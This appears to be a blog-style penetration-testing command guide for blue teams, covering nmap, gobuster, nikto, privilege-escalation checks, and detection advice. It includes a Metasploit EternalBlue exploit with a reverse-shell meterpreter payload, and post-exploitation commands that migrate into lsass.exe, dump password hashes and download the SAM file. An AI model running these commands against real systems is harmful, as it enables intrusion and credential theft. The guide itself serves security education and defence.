Listen to this Post

Introduction:
Penetration testing provides the critical offensive perspective that strengthens defensive security postures. For SOC analysts and blue team members, understanding the tools and techniques of ethical hackers is fundamental to building robust detection and response capabilities. This guide bridges the gap between red and blue teams by detailing the essential commands used throughout a penetration test.
Learning Objectives:
- Master fundamental reconnaissance, exploitation, and post-exploitation commands used in penetration testing.
- Understand how to interpret these commands and their outputs to enhance threat detection.
- Learn practical mitigation strategies for the vulnerabilities these tools commonly exploit.
You Should Know:
1. Network Reconnaissance with Nmap
Nmap is the industry standard for network discovery and security auditing. It helps identify live hosts, open ports, and running services.
 Basic TCP SYN Scan
nmap -sS 192.168.1.0/24

Service Version Detection
nmap -sV -sC -p 22,80,443 192.168.1.10

Aggressive OS and Service Detection
nmap -A -O 192.168.1.10
Step-by-step guide:
The `-sS` flag initiates a SYN scan, the default and most popular scan type. It is relatively stealthy as it never completes the TCP handshake. The `-sV` flag probes open ports to determine service and version information, while `-sC` runs a default set of Nmap Scripting Engine (NSE) scripts for additional discovery. The `-A` flag enables OS detection, version detection, script scanning, and traceroute.
2. Web Application Enumeration with Gobuster
Gobuster is a tool used to brute-force URIs (directories and files) on web servers and DNS subdomains.
 Directory and File Brute-forcing
gobuster dir -u http://example.com -w /usr/share/wordlists/dirb/common.txt

Subdomain Enumeration
gobuster dns -d example.com -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
Step-by-step guide:
The `dir` mode is used for directory brute-forcing. The `-u` flag specifies the target URL, and `-w` points to the wordlist. For subdomain enumeration, use the `dns` mode with the `-d` flag for the target domain. This helps uncover hidden endpoints and subdomains that could be points of entry.
3. Vulnerability Scanning with Nikto
Nikto is an Open-Source web server scanner which performs comprehensive tests against web servers for multiple items.
 Basic Web Server Scan
nikto -h http://192.168.1.10

Scan with specific port and output
nikto -h http://example.com -p 443 -o nikto_scan.html -Format html
Step-by-step guide:
The `-h` flag specifies the target host. Nikto will automatically check for dangerous files, outdated server versions, and specific version problems. The `-p` flag allows you to specify a non-standard port, and the `-o` and `-Format` flags are used to output the results to an HTML file for reporting.
4. Initial Foothold with Metasploit
The Metasploit Framework is used to develop and execute exploit code against a remote target.
 Launch Metasploit Console
msfconsole

Search for an exploit
search eternalblue

Use an exploit
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.20
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.100
exploit
Step-by-step guide:
After starting msfconsole, use the `search` command to find relevant modules. The `use` command selects an exploit. You must then configure the required options, most commonly `RHOSTS` (target address) and `LHOST` (your listener address). The `PAYLOAD` defines the code to be executed on the target upon successful exploitation. The `exploit` command runs the module.
5. Post-Exploitation with Meterpreter
Meterpreter is an advanced, dynamically extensible payload that provides an interactive shell on the target.
 Get current user ID
getuid

Migrate to a stable process
migrate -N lsass.exe

Dump password hashes
hashdump

Download a file from the target
download C:\Windows\system32\config\sam /tmp/
Step-by-step guide:
After a successful exploit, you may land in a Meterpreter session. `getuid` shows the user context you’re running under. `migrate` is a critical command to move your payload to a more stable process like `lsass.exe` to avoid losing the session if the initial exploited application closes. `hashdump` attempts to extract the SAM database hashes for offline cracking.
6. Privilege Escalation Enumeration on Linux
Manually checking for common privilege escalation vectors is a key skill.
 Check sudo permissions
sudo -l

Find SUID binaries
find / -perm -u=s -type f 2>/dev/null

Check for capabilities
getcap -r / 2>/dev/null

Check kernel version
uname -a
Step-by-step guide:
`sudo -l` lists the commands the current user is allowed to run with elevated privileges. The `find` command searches for SUID binaries, which execute with the permissions of their owner (often root). `getcap` shows files with special capabilities that can grant privileged access. `uname -a` reveals the kernel version, which can be checked against known exploits.
7. Privilege Escalation Enumeration on Windows
PowerShell is invaluable for post-exploitation enumeration on Windows systems.
 Get system information
systeminfo

Check current privileges
whoami /priv

List all processes
Get-Process

Check for unquoted service paths
Get-WmiObject -Class Win32_Service | Where-Object {$_.PathName -notlike "`""} | Select-Object Name, PathName
Step-by-step guide:
`systeminfo` provides a wealth of information, including the OS version and hotfixes, which can be cross-referenced with public exploits. `whoami /priv` displays the current user’s privileges; enabled privileges like `SeImpersonatePrivilege` can be abused for escalation. The PowerShell command checks for a common misconfiguration where a service path is not wrapped in quotes, allowing for hijacking.
What Undercode Say:
- Offensive Knowledge is Defensive Power: Understanding the precise commands and methodologies used by penetration testers and attackers allows blue teams to write more effective detection rules and hardening policies.
- Context is King: A command like `nmap -sS` is not inherently malicious, but when executed from an unexpected internal IP, it becomes a high-fidelity alert. Correlating command use with context is the core of modern SOC analysis.
The line between red and blue teaming is blurring. The modern cybersecurity professional cannot afford to operate in a silo. For a blue teamer, seeing a `gobuster` scan in proxy logs should trigger an immediate investigation, just as finding a `migrate` command in EDR logs is a near-certain sign of compromise. The defensive value gained from learning these offensive techniques is immeasurable, transforming a reactive security posture into a proactive and intelligent one.
Prediction:
The increasing automation of penetration testing tools, driven by AI, will lead to faster and more sophisticated attacks. Blue teams must respond by leveraging the same AI and machine learning technologies to analyze command-line data at scale, moving beyond static Indicators of Compromise (IoCs) to behavioral detection. Future Security Operations Centers will rely on AI-powered platforms that can understand the intent behind a sequence of commands in real-time, automatically correlating them with other telemetry to stop attacks before the exploitation phase is complete. The command line will remain the hacker’s primary interface, but its defense will become overwhelmingly algorithmic.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sulabh Prajapati – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


